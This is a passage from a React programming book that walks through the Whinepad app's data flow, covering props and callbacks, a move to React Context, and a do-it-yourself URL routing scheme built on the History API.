Then the main task is about providing the correct props to these components and about taking care of the data flow between them. Let's create a component called `DataFlow` to take care of all this. `DataFlow` should have all the data, it can pass it to `<Excel>` and to `<Header>` (which needs to know the number of records for the search field's placeholder). When the user changes the data in the table, `Excel` notifies the parent `DataFlow` via the `onDataChange` prop. When the user adds a new record using the `Dialog` in `DataFlow`, then the updated data is passed to `Excel` thanks to the `onAction` callback. Figure 8-4 shows this flow of data as a diagram.




Figure 8-4. Flow of data

Another bit of information to be passed around by `DataFlow` is the search (filter) string typed in the header's search box. `DataFlow` takes it from the `Header`'s `onSearch` callback and passes it to `Excel` as the `filter` property (Figure 8-5).




Figure 8-5. Passing the search (filter) string

And finally `DataFlow` is also responsible for updating the `localStorage` which should always have the latest data.

Updated App.js

The `<App>` component needs a bit of an update. It imports the `schema`, then looks for data in `localStorage`. If there is none, it takes the first sample from the `schema` and uses it as initial data. Then it renders the new component-to-be `DataFlow` passing the data and the schema.

```
import './App.css';
import Discovery from './components/Discovery';
import DataFlow from './components/DataFlow';
import schema from './config/schema';

const isDiscovery = window.location.pathname.replace(/\//g, '') === 'discovery';

let data = JSON.parse(localStorage.getItem('data'));

// default example data, read from the schema
if (!data) {
  data = [{}];
  Object.keys(schema).forEach((key) => (data[0][key] = schema[key].samples[0]));
}

function App() {
  if (isDiscovery) {
    return <Discovery />;
  }
  return <DataFlow schema={schema} initialData={data} />;
}
```

```
export default App;
```

DataFlow component

Now that the goals of the `<DataFlow>` component are clear and you see how it's been used in the `<App>` component, let's see how to go about implementing it.

The overall structure, as you'd expect, is about import/export and prop types:

```
import {useState, useReducer, useRef} from 'react';
import PropTypes from 'prop-types';

import Header from './Header';
import Body from './Body';
import Dialog from './Dialog';
import Excel from './Excel';
import Form from './Form';
import clone from '../modules/clone';

function commitToStorage(data) {
  // TODO
}

function reducer(data, action) {
  // TODO
}

function DataFlow({schema, initialData}) {
  // TODO
}

DataFlow.propTypes = {
  schema: PropTypes.object.isRequired,
  initialData: PropTypes.arrayOf(PropTypes.object).isRequired,
};

export default DataFlow;
```

Now let's see about these `TODO` comments.

The first one is a just a one-liner that takes whatever is passed to it (the latest `data`, the whole point of the app) and writes it to `localStorage` to be used in the next session in case the user closes the browser tab.

```
function commitToStorage(data) {
  localStorage.setItem('data', JSON.stringify(data));
}
```

Next, the reducer. It's only responsible for two types of events (actions):

- `save` - adding a new record to `data` which is created when the user clicks "+Add whine" button.
- `excelchange` - handling any data change coming from `Excel`. This action doesn't modify the data, just commits it to storage and returns it as-is.

```
function reducer(data, action) {
  if (action.type === 'save') {
    data = clone(data);
    data.unshift(action.payload.formData);
    commitToStorage(data);
    return data;
  }
  if (action.type === 'excelchange') {
    commitToStorage(action.payload.updatedData);
    return action.payload.updatedData;
  }
}
```

Why is it necessary to clone the data before adding to it (via array's `unshift()`)? It's because the reducer is called twice in development (see Chapter 7) and the same record would be added twice otherwise.

With such a simple reducer, is it really a good idea to opt for a reducer as opposed to state when it comes to `data` management? Probably not. In fact, an alternative implementation using only state is available in the book's code repo as `DataFlow1.js` and it's a bit shorter in terms of lines of code. The potential benefit of using a reducer is that it's simpler to expand on if future new actions are expected.

Let's dive into the body of the function that defines the `DataFlow` component.

`DataFlow` body

Similarly to how `Excel` manages its state, let's try a combination of `useState()` and `useReducer()`. Let's have a reducer for `data` since it's potentially more involved and for everything else, stick with state. The `addNew` state is a toggle whether or not to show an *Add* dialog and `filter` is for the string the user types in the search box.

```
function DataFlow({schema, initialData}) {
  const [data, dispatch] = useReducer(reducer, initialData);
  const [addNew, setAddNew] = useState(false);
  const [filter, setFilter] = useState(null);

  const form = useRef(null);

  function saveNew(action) {/* TODO */}
```

```
  function onExcelDataChange(updatedData) {/* TODO */}

  function onSearch(e) {/* TODO */}

  return (
    // TODO: render
  );
}
```

The `form` ref is used similarly to `Excel` in Chapter 7 to harvest the data from the form shown in the *Add* dialog.

Next, let's address the rendering `TODO`. Its task is to combine all the main components (`<Header>`, `<Excel>`, etc.) and pass around the `data` and callbacks. Conditionally, if the user clicks the *Add* button, a `<Dialog>` is constructed too.

```
return (
  <div className="DataFlow">
    <Header
      onAdd={() => setAddNew(true)}
      onSearch={onSearch}
      count={data.length}
    />
    <Body>
      <Excel
        schema={schema}
        initialData={data}
        key={data}
        onDataChange={(updatedData) => onExcelDataChange(updatedData)}
        filter={filter}
      />
      {addNew ? (
        <Dialog
          modal={true}
          header="Add new item"
          confirmLabel="Add"
          onAction={(action) => saveNew(action)}>
          <Form ref={form} fields={schema} />
        </Dialog>
      ) : null}
    </Body>
  </div>
);
```

The other three `TODO` comments are about the inline helper function, none of which should look complicated at this point.

`onSearch()` takes the search string from the header and updates the `filter` state, which then by way of rerendering is passed to `Excel` where it's used to only show matching data records:

```
function onSearch(e) {
  setFilter(e.target.value);
}
```

`onExcelDataChange()` is another one-liner. It's a callback that takes any data updates from `Excel` and dispatches an action to be handled by the reducer:

```
function onExcelDataChange(updatedData) {
  dispatch({
    type: 'excelchange',
    payload: {updatedData},
  });
}
```

Finally, the `saveNew()` helper that handles dialog actions. It closes the dialog unconditionally (by setting the `addNew` state) and if the dialog wasn't simply dismissed, it collects the form data from the dialog and dispatches the appropriate `save` action for the reducer to handle.

```
function saveNew(action) {
  setAddNew(false);
  if (action === 'dismiss') {
    return;
  }

  const formData = {};
  Array.from(form.current).forEach(
    (input) => (formData[input.id] = input.value),
  );

  dispatch({
    type: 'save',
    payload: {formData},
  });
}
```

Job done

And with that the app is now complete. You can build it and deploy it to a server near you and make it available to the world.

As you can see the task was to create all necessary components (Chapter 7) keeping them as small and general-purpose as possible and then make them all work together by rendering the top-level ones (`Header`, `Body`, `Excel`) and making sure the data flows between children and parents.

In this chapter you saw one way of passing data around using props and callbacks. This is a valid way but it can reach a point of becoming difficult to maintain for two main reasons:

- Children can become deeply nested resulting in long and clumsy chains of passing props and callbacks.
- When you pass several callbacks to a component (when a lot happens in this component), defining all these callbacks soon loses its elegance.

Props and callbacks were the original way of communication between components in earlier React applications. And it's still a valid way for many cases. Later on developers started thinking of other ways once they saw the resulting complexity. One idea that sprung and gained popularity has many different implementations but they all boil down to using a more global storage of data and then providing an API for components to read and write the data.

Consider this example of a deeply nested child using callback for communication:

```
// index.js
let data = [];
function dataChange(newData) {
  data = newData
}
<App data={data} onDataChange={dataChange} />

// <App> in app.js
<Body data={props.data} onDataChange={props.onDataChange} />

// <Body>
<Table
  data={props.data}
  onDataChange={props.onDataChange}
  onSorting={/* ... */}
  onPaging={/* ... */}
/>

// In <Table>
props.data.forEach((row) => {/* render */});
// later in <Table>
props.onDataChange(newData);
```

Now with some sort of `Storage` module:

```
// index.js
<App />

// <App> in app.js
<Body />

// <Body>
<Table />

// In <Table>
const data = Storage.get('data');
```

```
data.forEach((row) => {/* render */});
// later in <Table>
Storage.set('data', newData);
```

You can agree that the second option looks much cleaner and with much less typing.

Initially this idea of global storage came under the name of *Flux* and a lot of implementations appeared in the open-source world. One of the implementations, a library called *Redux*, won a significant developer mind-share. A different implementation was part of the first edition of this book. And now the same idea is part of React's core, implemented as *Context*.

Let's see how the Whinepad app can transition to its version 2 and move away from callbacks in favor of *Context*.

Whinepad v2

To start with v2 you need a copy of the `whinepad` directory without the `node_modules/` directory (where all npm-downloaded dependencies are stored) and without the `package-lock.json`.

```
cd ~/reactbook/whinepad
rm -rf node_modules/
rm package-lock.json
```

These two are artifacts of installing your app, so when you distribute the app (e.g. sharing with others on GitHub or just putting it in source control) you don't need them.

Copy the `whinepad` (v1) and you're ready for v2:

```
cd ~/reactbook/
cp -r whinepad whinepad2
```

Installing the dependencies in the new location:

```
cd ~/reactbook/whinepad2
npm i
```

Starting the CRA for development:

```
npm start .
```

And now let's rewrite the app so it uses contexts.

Context

The first step is to create a context. That's best done in a separate module so it can be shared between components. And since chances are you may have more than one context, you can store them in a separate directory, sibling to `/components` and `/modules`.

```
cd ~/reactbook/whinepad2/src
mkdir contexts
touch contexts/DataContext.js
```

Not much is happening in `DataContext.js`, just a call to create the context:

```
import React from 'react';

const DataContext = React.createContext();

export default DataContext;
```

The call to `createContext()` accepts a default value. Its purpose is mostly for testing, documentation and type-safety. Let's indeed provide the default value:

```
const DataContext = React.createContext({
  data: [],
  updateData: () => {},
});
```

You can have any value stored in a context, but a common pattern is to have an object with two properties: a piece of data and a function that can update the data.

Next steps

Now that a context is created, the next steps are to use the context where required in the components. The `data` is used in `Excel` and in `Header`, so these two components need an update. Also passing the data around was done in `DataFlow` and that's where the most changes are to be done.

But first, an update and simplification to `App.js` is in order. In v1 that's where the initial (or default) data was being figured out and then passed as props to `<DataFlow>`. In v2 let's have any and all data management happen in `<DataFlow>`. The updated `App.js` looks a little bare-bone:

```
import './App.css';
import Discovery from './components/Discovery';
import DataFlow from './components/DataFlow';

const isDiscovery = window.location.pathname.replace(/\//g, '') === 'discovery';

function App() {
  if (isDiscovery) {
    return <Discovery />;
  }
  return <DataFlow />;
}

export default App;
```

The job of DataFlow is to figure out the initial data when the app is loaded, update that data in the context and make sure the children <Excel> and <Header> can get the data from the context. The children should also be able to update the data. That's surprisingly uncomplicated as you'll see shortly, but first a word on how the data flow in v2 is going to be different than v1.

Curricular data

In v1 (also see Figure 8-4) Excel manages the data in its state. This is a great way to build standalone components that can be dropped anywhere in any app. But the parent DataFlow also keeps the data in its state because the data needs to be shared between Header and Excel. So there are two "sources of truth" which need to be synchronized. This was done by passing data prop from DataFlow to Excel and with onDataChange callback to communicate from the child Excel to the parent DataFlow. That creates a circular flow of data which may lead to an infinite rendering loop - data changes in Excel which means it's rerendered. DataFlow receives the new data via onDataChange and updates its state, which means it's rerendered, which causes a new render of Excel (it's a child).

React prevents this by refusing to update state during a rendering phase. That's why the setTimeout hack was required in Excel when invoking the onDataChange callback in the reducer:

```
function reducer(data, action) {
  // ...
  setTimeout(() => action.payload.onDataChange(data));
  return data;
}
```

This works just fine. The timeout allows the React to finish rendering before updating the state again. This hack is the price paid to have a completely standalone Excel that manages its own data.

Let's change this in v2 and have a single source of truth (data in DataFlow). This avoids the hack but comes with the drawback that Excel now needs someone else to manage the data. That's not difficult, but it is a change and it requires the test area <Discovery> to be a bit more involved.

Providing context

Let's see how the context DataContext created by React.createContext() can be used. The heavy lifting enabling this happens in DataFlow, so let's examine its v2.

Requiring the context in DataFlow.js:

```
import schema from '../config/schema';
import DataContext from '../contexts/DataContext';
```

Figuring out the initial state of the world, either from the storage or from `schema` samples can happen at the top of the module, not even in the body of the `DataFlow` function:

```
let initialData = JSON.parse(localStorage.getItem('data'));

// default example data, read from the schema
if (!initialData) {
  initialData = [{}];
  Object.keys(schema).forEach(
    (key) => (initialData[0][key] = schema[key].samples[0]),
  );
}
```

The `data` is kept in the state just like before:

```
function DataFlow() {
  const [data, setData] = useState(initialData);
  // ...
}
```

The `data` is going to be a part of the context. The context also needs a function to update the data. This function is defined inline in `DataFlow`:

```
function updateData(newData) {
  newData = clone(newData);
  commitToStorage(newData);
  setData(newData);
}
```

The three steps of updating the data are:

- Clone the data so it's always immutable
- Save it to `localStorage` for the next time the app is loaded
- Update the state

Armed with `data` and `updateData`, the last step is to wrap any children (`Excel` and `Header`) that require the context in a *provider* component.

```
<DataContext.Provider value={{data, updateData}}>
  <Header onSearch={onSearch} />
  <Body>
    <Excel filter={filter} />
  </Body>
</DataContext.Provider>
```

The provider component `<DataContext.Provider>` is available thanks to the call to `createContext()` which created the `DataContext`:

```
const DataContext = React.createContext({
  data: [],
  updateData: () => {},
});
```

The provider must set a `value` prop, which could be anything. Here the value is the common pattern: "data plus a way to change the data".

Now any child of `<DataContext.Provider>` such as `<Excel>` or `<Header>` can be a *consumer* of the context value set by the *provider*. The way to consume is either via a `<DataContext.Consumer>` component or via a `useContext()` hook.

Before taking a look at consuming the context, below is a complete listing of the new `DataFlow.js`. For the complete code of the v2 of Whinepad consult the `whinepad2` directory in the book's repo.

```
import {useState} from 'react';

import Header from './Header';
import Body from './Body';
import Excel from './Excel';
import schema from '../config/schema';
import DataContext from '../contexts/DataContext';
import clone from '../modules/clone';

let initialData = JSON.parse(localStorage.getItem('data'));

// default example data, read from the schema
if (!initialData) {
  initialData = [{}];
  Object.keys(schema).forEach(
    (key) => (initialData[0][key] = schema[key].samples[0]),
  );
}

function commitToStorage(data) {
  localStorage.setItem('data', JSON.stringify(data));
}

function DataFlow() {
  const [data, setData] = useState(initialData);
  const [filter, setFilter] = useState(null);

  function updateData(newData) {
    newData = clone(newData);
    commitToStorage(newData);
    setData(newData);
  }

  function onSearch(e) {
    const s = e.target.value;
    setFilter(s);
```

```
  }

  return (
    <div className="DataFlow">
      <DataContext.Provider value={{data, updateData}}>
        <Header onSearch={onSearch} />
        <Body>
          <Excel filter={filter} />
        </Body>
      </DataContext.Provider>
    </div>
  );
}

export default DataFlow;
```

As you can see, `filter` is still passed as a prop to `<Excel>`. Even though you're using a context, prop passing is still an option, it could be the preferred approach for many scenarios when components need to communicate.

Consuming context

If you consult the v1 of `DataFlow` from earlier in this chapter, you may notice that the `reducer()` is gone in v2. The reducer's job was to handle data changes from `Excel` and adding new records from the header. These tasks can now be performed in each responsible child. `Excel` can handle any changes and then update the context using the provided `updateData()`. And `Header` can handle adding new records and use the same function to update the data in the context. Let's see how.

Context in the header

The new header is going to be responsible for more of the UI, namely the `Form` in a `Dialog` to add new records, so the list of imports is a little longer. Note also that the new `DataContext` is imported too:

```
import Logo from './Logo';
import './Header.css';
import {useContext, useState, useRef} from 'react';

import Button from './Button';
import FormInput from './FormInput';
import Dialog from './Dialog';
import Form from './Form';
import schema from '../config/schema';

import DataContext from '../contexts/DataContext';

function Header({onSearch}) {
 // TODO
```

```
}

export default Header;
```

The pieces of data needed to render the header are:

- `data` coming from the context
- `addNew` flag whether or not the *add* dialog is shown (when the user clicks the "add" button)

```
function Header({onSearch}) {
  const {data, updateData} = useContext(DataContext);
  const [addNew, setAddNew] = useState(false);

  const form = useRef(null);

  const count = data.length;
  const placeholder = count > 1 ? `Search ${count} items` : 'Search';

  function saveNew(action) {
    // TODO
  }

  function onAdd() {
    // TODO
  }

  // TODO: render
}
```

The `addNew` state is copied verbatim from the v1 of `DataFlow`. The new code is the consumption of the `DataContext`. You can see how using the hook `useContext()` you get access to the `value` prop passed by the `<DataContext.Provider>`. It's an object that has a `data` property and a function `updateData()`.

In v1 there was a `count` prop passed to the `<Header>`. Now the header can access all of the data and get the count from there (`data.length`);

Now all the pieces required for rendering are available, so it's time to work on the rendering:

```
function Header({onSearch}) {

  // ....

  return (
    <div>
      <div className="Header">
        <Logo />
        <div>
          <FormInput
```

```
            placeholder={placeholder}
            id="search"
            onChange={onSearch}
          />
        </div>
        <div>
          <Button onClick={onAdd}>
            <b>&#65291;</b> Add whine
          </Button>
        </div>
      </div>
      {addNew ? (
        <Dialog
          modal={true}
          header="Add new item"
          confirmLabel="Add"
          onAction={(action) => saveNew(action)}>
          <Form ref={form} fields={schema} />
        </Dialog>
      ) : null}
    </div>
  );
}
```

The main difference with the previous version is that now the `Dialog` and the `Form` it contains are implemented here in the header.

The last two things to take a look at are the helper functions `onAdd()` and `saveNew()`. The first one merely updates the `addNew` state:

```
function onAdd() {
  setAddNew(true);
}
```

The job of `saveNew()` is to gather the new record from the form and add it to `data`. Then comes the key moment: invoking `updateData()` with the updated `data`. This is the function that comes from the `<DataContext.Provider>` and was defined in `DataFlow` as:

```
function updateData(newData) {
  newData = clone(newData);
  commitToStorage(newData);
  setData(newData);
}
```

What happens here is the parent `DataFlow` receives the new data, updates the state (with `setData()`) and this causes React to rerender. Which means `Excel` and `Header` are going rerender but this time having the latest data. So the new record appears in the `Excel` table and the search box in the header has an accurate count of the records.

Here's the `Header.js` in its entirety:

```
import Logo from './Logo';
import './Header.css';
import {useContext, useState, useRef} from 'react';

import Button from './Button';
import FormInput from './FormInput';
import Dialog from './Dialog';
import Form from './Form';
import schema from '../config/schema';

import DataContext from '../contexts/DataContext';

function Header({onSearch}) {
  const {data, updateData} = useContext(DataContext);
  const count = data.length;

  const [addNew, setAddNew] = useState(false);

  const form = useRef(null);

  function saveNew(action) {
    setAddNew(false);
    if (action === 'dismiss') {
      return;
    }

    const formData = {};
    Array.from(form.current).forEach(
      (input) => (formData[input.id] = input.value),
    );
    data.unshift(formData);
    updateData(data);
  }

  function onAdd() {
    setAddNew(true);
  }

  const placeholder = count > 1 ? `Search ${count} items` : 'Search';
  return (
    <div>
      <div className="Header">
        <Logo />
        <div>
          <FormInput
            placeholder={placeholder}
            id="search"
            onChange={onSearch}
          />
        </div>
        <div>
          <Button onClick={onAdd}>
```

```
            <b>&#65291;</b> Add whine
          </Button>
        </div>
      </div>
      {addNew ? (
        <Dialog
          modal={true}
          header="Add new item"
          confirmLabel="Add"
          onAction={(action) => saveNew(action)}>
          <Form ref={form} fields={schema} />
        </Dialog>
      ) : null}
    </div>
  );
}

export default Header;
```

Context in the data table

The last thing before v2 is fully operational is to update `Excel` so it doesn't maintain its own state but uses the data from the `<DataContext.Provider>`. There are no rendering changes required, only the data management.

Since there's no need for a `data` state in `Excel` anymore, the `reducer()` is no longer required. However the idea of all data manipulation happening in a central place is too appealing not to adopt. So let's just rename `reducer()` to `dataMangler()`.

Before:

```
function reducer(data, action) {
  if (action.type === 'sort') {
    const {column, descending} = action.payload;
    // ...
  }
  // ...
}
```

After:

```
function dataMangler(data, action, payload) {
  if (action === 'sort') {
    const {column, descending} = payload;
    // ...
  }
  // ...
}
```

As you can see `dataMangler()` doesn't need to follow the reducer API, so the `action` can now be a string and the payload can be a separate argument to the function. This

is just a little less typing and also hopefully avoids any confusion: `dataMangler()` is *not* a reducer, just a convenient helper function.

The complete `dataMangler()`:

```
function dataMangler(data, action, payload) {
  if (action === 'sort') {
    const {column, descending} = payload;
    return data.sort((a, b) => {
      if (a[column] === b[column]) {
        return 0;
      }
      return descending
        ? a[column] < b[column]
          ? 1
          : -1
        : a[column] > b[column]
          ? 1
          : -1;
    });
  }
  if (action === 'save') {
    const {int, edit} = payload;
    data[edit.row][edit.column] = int
      ? parseInt(payload.value, 10)
      : payload.value;
  }
  if (action === 'delete') {
    data = clone(data);
    data.splice(payload.rowidx, 1);
  }
  if (action === 'saveForm') {
    Array.from(payload.form.current).forEach(
      (input) => (data[payload.rowidx][input.id] = input.value),
    );
  }
  return data;
}
```

Note the missing `setTimeout(() => action.payload.onDataChange(data)` at the end of the function, there's no need for `onDataChange` prop anymore. And no need for the `setTimeout` hack.

When using a reducer, returning `data` was enough to cause a rerendering of `Excel`. Now you need the `updateData()` from the provider, so the parent `DataFlow` can be responsible for rerendering. Additionally there are no more calls to `dispatch()` which magically call the reducer. All the `dispatch()` callsites now have two tasks: call the `dataMangler()` and then pass its return value to `updateData()`.

Before:

```
dispatch({type: 'sort', payload: {column, descending}});
```

After:

```
const newData = dataMangler(data, 'sort', {column, descending});
updateData(newData);
```

Or a one-liner:

```
updateData(dataMangler(data, 'sort', {column, descending}));
```

Replace all the 4 `dispatch()` callsites and v2 of Whinepad is complete and operational. For a full code listing consult the book's code repo.

Updating Discovery

At this point the changes to `Excel` and `Header` have affected the Discovery tool too. While not technically broken, it's a little crippled. For example, the data table is empty and the search input doesn't show a count. To use Discovery to its full potential you need to setup the environment where `Excel` and `Header` live. And "environment" means a `<DataConsumer.Provider>` wrapper around the examples.

Before (inline example and sample data coming from the schema and passed as a prop):

```
<h2>Excel</h2>
<Excel
  schema={schema}
  initialData={schema.name.samples.map((_, idx) => {
    const element = {};
    for (let key in schema) {
      element[key] = schema[key].samples[idx];
    }
    return element;
  })}
  onDataChange={(data) => {
    console.log(data);
  }}
/>
```

After (a whole new example component):

```
<h2>Excel</h2>
<ExcelExample />
```

The example component gets the sample data from the `schema` too and then uses it to maintain state. A simpler `updateData()` is created and passed as part of the context in the context provider:

```
function ExcelExample() {
  const initialData = schema.name.samples.map((_, idx) => {
    const element = {};
```

```
    for (let key in schema) {
      element[key] = schema[key].samples[idx];
    }
    return element;
  });
  const [data, setData] = useState(initialData);
  function updateData(newData) {
    setData(newData);
  }
  return (
    <DataContext.Provider value={{data, updateData}}>
      <Excel />
    </DataContext.Provider>
  );
}
```

Now the `Excel` example is fully operational in the Discovery tool. Without this update, when `Excel` tries to use the context, it gets the default `data` and `updateData()` as defined in `createContext()`:

```
// In DataContext.js
const DataContext = React.createContext({
  data: [],
  updateData: () => {},
});


// In Excel.js
const {data, updateData} = useContext(DataContext);

// `data` is now an empty array and `updateData` is a no-op function
```

Updating the `<Header>` example in `<Discovery>` can be simpler since you know that `Header` only worries about the `data.length` count.

Before:

```
<h2>Header</h2>
<Header
  onSearch={(e) => console.log(e)}
  onAdd={() => alert('add')}
  count={3}
/>
```

After:

```
<h2>Header</h2>
<DataContext.Provider value={{data: [1, 2, 3]}}>
  <Header onSearch={(e) => console.log(e)} />
</DataContext.Provider>
```

Wrapping the `Header` in a provider now causes the `value` to be used in the context and not the defaults from `createContext()`. As a result if you test the "Add" button

in the header, you'll get an error, because `updateData()` doesn't exist. To fix the error and make the button testable, a no-op `updateData()` is sufficient:

```
<h2>Header</h2>
<DataContext.Provider value={{data: [1, 2, 3], updateData: () => {}}}>
  <Header onSearch={(e) => console.log(e)} />
</DataContext.Provider>
```

Now you have a working v2 of Whinepad as well as a working discovery area for playing with the components individually.

Routing

It's time to wrap up the chapter and the book by implementing one more feature - bookmarkable URLs - and along the way learn about multiple contexts and the `useCallback()` hook.

Single Page Apps (SPAs) such as Whinepad do not refresh the page so the URLs to different states of the app don't need to change. But it's nice when they do as this allows users to share links and have the app already in a certain state. For example it's friendlier to pass a URL to a co-worker such as *https://whinepad.com/filter/merlot* rather than instructions like "Go to *https://whinepad.com/* and type *merlot* in the search box at the top".

The ability of an app to recreate a state from a URL is often called *routing* and there are a number of third-party libraries that can offer you routing in one way or another. But let's take a do-it-yourself approach one more time and come up with a custom solution.

Let's offer 4 types of bookmarkable URLs:

- `/filter/merlot` to bookmark searches for "merlot"
- `/add` to have an open "Add" dialog for adding records
- `/info/1` to show the info (non-editable) dialog for record with ID 1
- `/edit/1` for an editable version

The first URL is to be handled in `DataFlow` since this is where the filtering is passed around, the second in `Header` and the last two in `Excel`. Since various components need to know the URL, a new context seems appropriate.

Route context

The new context lives in `contexts/RouteContext.js`:

```
import React from 'react';
```

```
const RouteContext = React.createContext({
  route: {
    add: false,
    edit: null,
    info: null,
    filter: null,
  },
  updateRoute: () => {},
});

export default RouteContext;
```

Again you see a familiar pattern - the context consists of a piece of data (`route`) and a way to update it (`updateRoute`).

As before, the job of replacing the context defaults with working values falls to the parent component `DataFlow`. It requires the new context and attempts to read the routing information from the URL (`window.location.pathname`):

```
// ...
import RouteContext from '../contexts/RouteContext';
//...

// read state from the URL "route"
const route = {};
function resetRoute() {
  route.add = false;
  route.edit = null;
  route.info = null;
  route.filter = null;
}
resetRoute();
const path = window.location.pathname.replace(/\//, '');
if (path) {
  const [action, id] = path.split('/');
  if (action === 'add') {
    route.add = true;
  } else if (action === 'edit' && id !== undefined) {
    route.edit = parseInt(id, 10);
  } else if (action === 'info' && id !== undefined) {
    route.info = parseInt(id, 10);
  } else if (action === 'filter' && id !== undefined) {
    route.filter = id;
  }
}

// ...

function DataFlow() {
  // ...
}
```

Now if the app is loaded with the URL `/filter/merlot`, then `route` becomes:

```
{
  add: false,
  edit: null,
  info: null,
  filter: 'merlot',
};
```

If the app is loaded with the URL `/edit/1`, `route` becomes:

```
{
  add: false,
  edit: 1,
  info: null,
  filter: null,
};
```

It's also up to `DataFlow` to define a function that updates the route:

```
function DataFlow() {

  // ...

  function updateRoute(action = '', id = '') {
    resetRoute();
    if (action) {
      route[action] = action === 'add' ? true : id;
    }
    id = id !== '' ? '/' + id : '';
    window.history.replaceState(null, null, `/${action}${id}`);
  }

  // ...
}
```

In the History API (*https://developer.mozilla.org/en-US/docs/Web/API/History*), using `replaceState()` is an alternative to `pushState()` that doesn't create history entries (for the use with the browser's Back button). This is preferable in this case as the URL is going to be updated frequently and has the potential to pollute the history stack. For example having 6 history entries (/filter/m, /filter/me, /filter/mer, etc) as the user types "merlot" renders the Back button unusable.

Using the filter URL

As you already know, the next step is to wrap any consumers of the new context in a provider component (`<RouteContext.Provider>` in this case) and that's coming. But for the purposes of the filtering, it's not yet necessary, because all filtering happens in `DataFlow`.

To use the new routing functionality only two changes are necessary. One is in the `onSearch` callback which is invoked whenever the user types in the search box.

Before:

```
function onSearch(e) {
  const s = e.target.value;
  setFilter(s);
}
```

After:

```
function onSearch(e) {
  const s = e.target.value;
  setFilter(s);
  if (s) {
    updateRoute('filter', s);
  } else {
    updateRoute();
  }
}
```

Now when the user types "m" in the search box, the URL changes to `/filter/m`. When the user deletes the search string, the URL goes back to `/`.

Updating the URL is half the job. The other half is pre-filling the search box *and* doing the searching when the app is loaded. Doing the searching means making sure the correct `filter` prop is passed to `Excel`. Luckily, this is trivial:

Before:

```
function DataFlow() {
  const [filter, setFilter] = useState(null);
  // ...
}
```

After:

```
function DataFlow() {
  const [filter, setFilter] = useState(route.filter);
  // ...
}
```

And this is sufficient. Now whenever `DataFlow` renders, it's passing `<Excel filter={filter}>` where the filter value comes from the `route`. And as a result, `Excel` only shows the matching rows. If there's no filter in the `route` object then the `filter` prop is `null` and `Excel` shows everything.

To also prefill the search box (which is found in the `Header`), you need to wrap the header in a route context provider. This happens in the `DataFlow` rendering.

Before:

```
function DataFlow() {
  // ...
  return (
    <div className="DataFlow">
      <DataContext.Provider value={{data, updateData}}>
        <Header onSearch={onSearch} />
        <Body>
          <Excel filter={filter} />
        </Body>
      </DataContext.Provider>
    </div>
  );
}
```

After:

```
function DataFlow() {
  // ...
  return (
    <div className="DataFlow">
      <DataContext.Provider value={{data, updateData}}>
        <RouteContext.Provider value={{route, updateRoute}}>
          <Header onSearch={onSearch} />
          <Body>
            <Excel filter={filter} />
          </Body>
        </RouteContext.Provider>
      </DataContext.Provider>
    </div>
  );
}
```

As you can see, it's ok to have as many context provider wrappers as you need. They can be nested as you see above, or they can wrap different components, only where they are needed.

Consuming the route context in the header

The `Header` component can gain access to the route via the `RouteContext`. Before:

```
// ...
import DataContext from '../contexts/DataContext';

function Header({onSearch}) {
  const {data, updateData} = useContext(DataContext);
  const [addNew, setAddNew] = useState(false);
  // ...
```

And after:

```
// ...
import DataContext from '../contexts/DataContext';
import RouteContext from '../contexts/RouteContext';
```

```
function Header({onSearch}) {
  const {data, updateData} = useContext(DataContext);
  const {route, updateRoute} = useContext(RouteContext);
  const [addNew, setAddNew] = useState(route.add);
```

Note how passing `route.add` as a default to the `addNew` state makes the `/add` URL work automatically. Setting `addNew` to `true` makes the rendering part of the component show a `Dialog`.

Making sure the search box has a prefilled value coming from the route is also a one-liner. Before:

```
<FormInput
  placeholder={placeholder}
  id="search"
  onChange={onSearch}
/>
```

After:

```
<FormInput
  placeholder={placeholder}
  id="search"
  onChange={onSearch}
  defaultValue={route.filter}
/>
```

The other thing the header needs to do is update the routing context whenever a user makes an appropriate action. When the user clicks the "Add" button, the URL should change to `/add`. This is done by calling the `updateRoute()` from the context. Before:

```
function onAdd() {
